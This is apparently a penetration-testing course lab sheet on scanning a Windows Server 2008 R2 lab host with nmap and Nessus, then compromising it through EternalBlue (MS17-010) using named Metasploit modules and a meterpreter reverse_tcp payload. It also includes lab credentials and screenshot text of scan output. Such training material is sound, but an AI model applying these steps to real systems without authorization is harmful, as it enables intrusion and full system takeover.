Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 02: Exploiting Windows OS Vulnerability
```

Scenario

Targeted internal networks often house unpatched legacy operating systems running vulnerable services. Penetration testers utilize automated vulnerability scanners such as **Tenable Nessus** alongside active enumeration tools like Nmap to map out network subnets, identify open service ports, fingerprint host operating systems, and pinpoint high-severity vulnerabilities.

Scanning the target subnet (**172.19.19.1-255**) identifies the target machine (**172.19.19.15** - Advertisement Dept) running **Windows Server 2008 R2** with open SMB port **445**. Performing a comprehensive vulnerability scan using Nessus reveals critical vulnerability **MS17-010** (EternalBlue - CVE-2017-0143) with a **CVSSv3.0** base score rating of **8.1**.

Leveraging Metasploit auxiliary scanner module **auxiliary/scanner/smb/smb_ms17_010** confirms vulnerability status, and executing exploit module **exploit/windows/smb/ms17_010_eternalblue** with payload **windows/x64/meterpreter/reverse_tcp** establishes a remote SYSTEM-level Meterpreter session.

In this exercise, we perform Nmap ping sweeps, fingerprint Windows Server 2008 R2, configure Nessus Advanced Scans, analyze generated vulnerability reports, verify EternalBlue vulnerability via Metasploit, establish a Meterpreter shell session on the target, and determine the CVSSv3.0 rating (**8.1**).

Objective


The objective of this lab is to help students learn how to:
- Conduct subnet ping sweeps using Nmap (**nmap -sP 172.19.19.1-255**)
- Fingerprint target operating systems and services (**nmap -T4 -A 172.19.19.15**)
- Access and authenticate to local Nessus Essentials interface (**https://localhost:8834**, User: **Admin** / Pass: **Pa$$w0rd**)
- Configure custom Nessus Advanced Scans targeting **172.19.19.15**
- Export, generate, and analyze HTML vulnerability assessment reports
- Verify SMB MS17-010 vulnerability using Metasploit auxiliary scanner (**auxiliary/scanner/smb/smb_ms17_010**)
- Exploit EternalBlue (**exploit/windows/smb/ms17_010_eternalblue**) to gain Meterpreter access
- Determine the CVSSv3.0 rating (**8.1**) associated with vulnerability MS17-010

Task 1: Perform Target Discovery, Vulnerability Assessment, and Exploitation


In this task, we discover active target **172.19.19.15**, run Nessus vulnerability assessment, confirm MS17-010 EternalBlue vulnerability, exploit SMB using Metasploit, and document the CVSSv3.0 rating.


Lab Tasks


1. Switch to **Parrot Security** (**toor**). Launch terminal and sweep Subnet D:
   nmap -sP 172.19.19.1-255
   *Identify active host **172.19.19.15** (Advertisement Dept).*




1. Scan target services and OS details:
   nmap -T4 -A 172.19.19.15
   *Confirm open port **445** and target OS Windows Server 2008 R2.*


Applications
Places
System
Fri Aug 30, 00:50
nmap -T4 -A 172.19.19.15 - Parrot Terminal
File
Edit
View
Search
Terminal
Help
[pentester@parrot]-[~]
$nmap -T4 -A 172.19.19.15
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-30 00:50 EDT
pentester's Home
README.license
Trash
Menu
nmap -T4 -A 172.19.19...



Applications Places System
Fri Aug 30, 00:53
nmap -T4 -A 172.19.19.15 - Parrot Terminal
File Edit View Search Terminal Help
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-30 00:50 EDT
Nmap scan report for 172.19.19.15
Host is up (0.00087s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS7
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds
3389/tcp open ssl/ms-wbt-server?
|_ssl-date: 2024-08-30T04:51:57+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-AG46I02QBKJ
| Not valid before: 2024-08-29T04:44:12
|_Not valid after: 2025-02-28T04:44:12
| rdp-ntlm-info:
| Target_Name: WIN-AG46I02QBKJ
| NetBIOS_Domain_Name: WIN-AG46I02QBKJ
| NetBIOS_Computer_Name: WIN-AG46I02QBKJ
| DNS_Domain_Name: WIN-AG46I02QBKJ
| DNS_Computer_Name: WIN-AG46I02QBKJ
| Product_Version: 6.1.7601
|_ System_Time: 2024-08-30T04:51:52+00:00
Menu
nmap -T4 -A 172.19.19...

